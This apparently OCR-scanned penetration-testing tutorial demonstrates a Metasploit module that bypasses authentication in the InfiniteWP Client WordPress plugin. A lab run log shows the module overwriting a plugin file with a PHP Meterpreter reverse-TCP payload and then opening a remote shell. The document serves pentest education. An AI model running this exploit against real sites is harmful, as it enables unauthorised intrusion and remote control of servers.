
-r 5,00,000 active installations of this plugin. This module exploits a authentication bypass in this plugin and executes arbitrary PHP code in the file specified in the Plugin_file option of this module. After executing arbitrary php code to give us a shell this module will rewrite the contents of the edited file with the original. This module will only work in Wordpress versions < 4.8.3 . Also username on the Wordpress website should also be known. Let's see how this module works. We have tested this on Wordpress version 4.6 and InfiniteWP Client plugin whose version is 1.9.4.4.

As you can see in the image below, the plugin_file that will be overwritten to write our arbitrary PHP code is index.php.




```
msf5 > use exploit/unix/webapp/wp_infinitewp_auth_bypass
msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) > show options

Module options (exploit/unix/webapp/wp_infinitewp_auth_bypass):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLUGIN_FILE  index.php        yes       Plugin file to edit
   Proxies                       no        A proxy chain of format type:host:
port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), range CIDR ide
ntifier, or hosts file with syntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing con
nections
   TARGETURI    /                yes       The base path to the wordpress app
lication
   USERNAME     admin            yes       WordPress username
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be
specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   InfiniteWP Client < 1.9.4.5


msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) > 
```

The default payload wil be the PHP/meterpreter/reverse_tcp payload. Set all the options it requires and use check command to confirm if the target is vulnerable.



```
msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) > set rhosts 192.168.32.1
rhosts => 192.168.32.1
msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) > set targeturi /wordpres
s4.6
targeturi => /wordpress4.6
msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) > check
[*] 192.168.32.1:80 - The target appears to be vulnerable.
msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) > 
```

Execute the module using run command.



```
msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) > run

[*] Started reverse TCP handler on 192.168.32.132:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Bypassing auth for admin at http://192.168.32.1/wordpress4.6
[+] Successfully obtained cookie for admin
[+] Successfully logged in as admin
[*] Retrieving original contents of /wordpress4.6/wp-content/plugins/index.ph
p
[+] Successfully retrieved original contents of /wordpress4.6/wp-content/plug
ins/index.php
<?php
// Silence is golden.
[*] Overwriting /wordpress4.6/wp-content/plugins/index.php with payload
[+] Successfully overwrote /wordpress4.6/wp-content/plugins/index.php with pa
yload
[*] Requesting payload at /wordpress4.6/wp-content/plugins/index.php
[*] Restoring original contents of /wordpress4.6/wp-content/plugins/index.php
[*] Sending stage (38288 bytes) to 192.168.32.1
[*] Meterpreter session 1 opened (192.168.32.132:4444 -> 192.168.32.1:61348)
at 2020-04-03 14:13:08 +0530
[+] Current contents of /wordpress4.6/wp-content/plugins/index.php match orig
inal!

meterpreter > sysinfo
Computer    : [redacted]
OS          : [redacted] (Windows 8 Professional Ed
ition) [redacted]
Meterpreter : php/windows
meterpreter > getuid
Server username: [redacted] (0)
meterpreter > 
```


As can be seen in the above image, a meterpreter session has opened. If you observe the highlighted parts, the exploit initially retrieves the "index.php" file of the plugin and overwrites it with our payload. Then it requests the payload after which the "index.php" file is restored to it-s original form. If the verifycontents option in the module is set to TRUE, it will even verify if the restored file is same as the original. Although titled unix, this module will also work in Win-dows systems with Wordpress installed.

Windscribe Service Named Pipe Privilege Escalation Module

TARGET: Windscribe VPN Client < 1.82, Windows **TYPE: Remote**

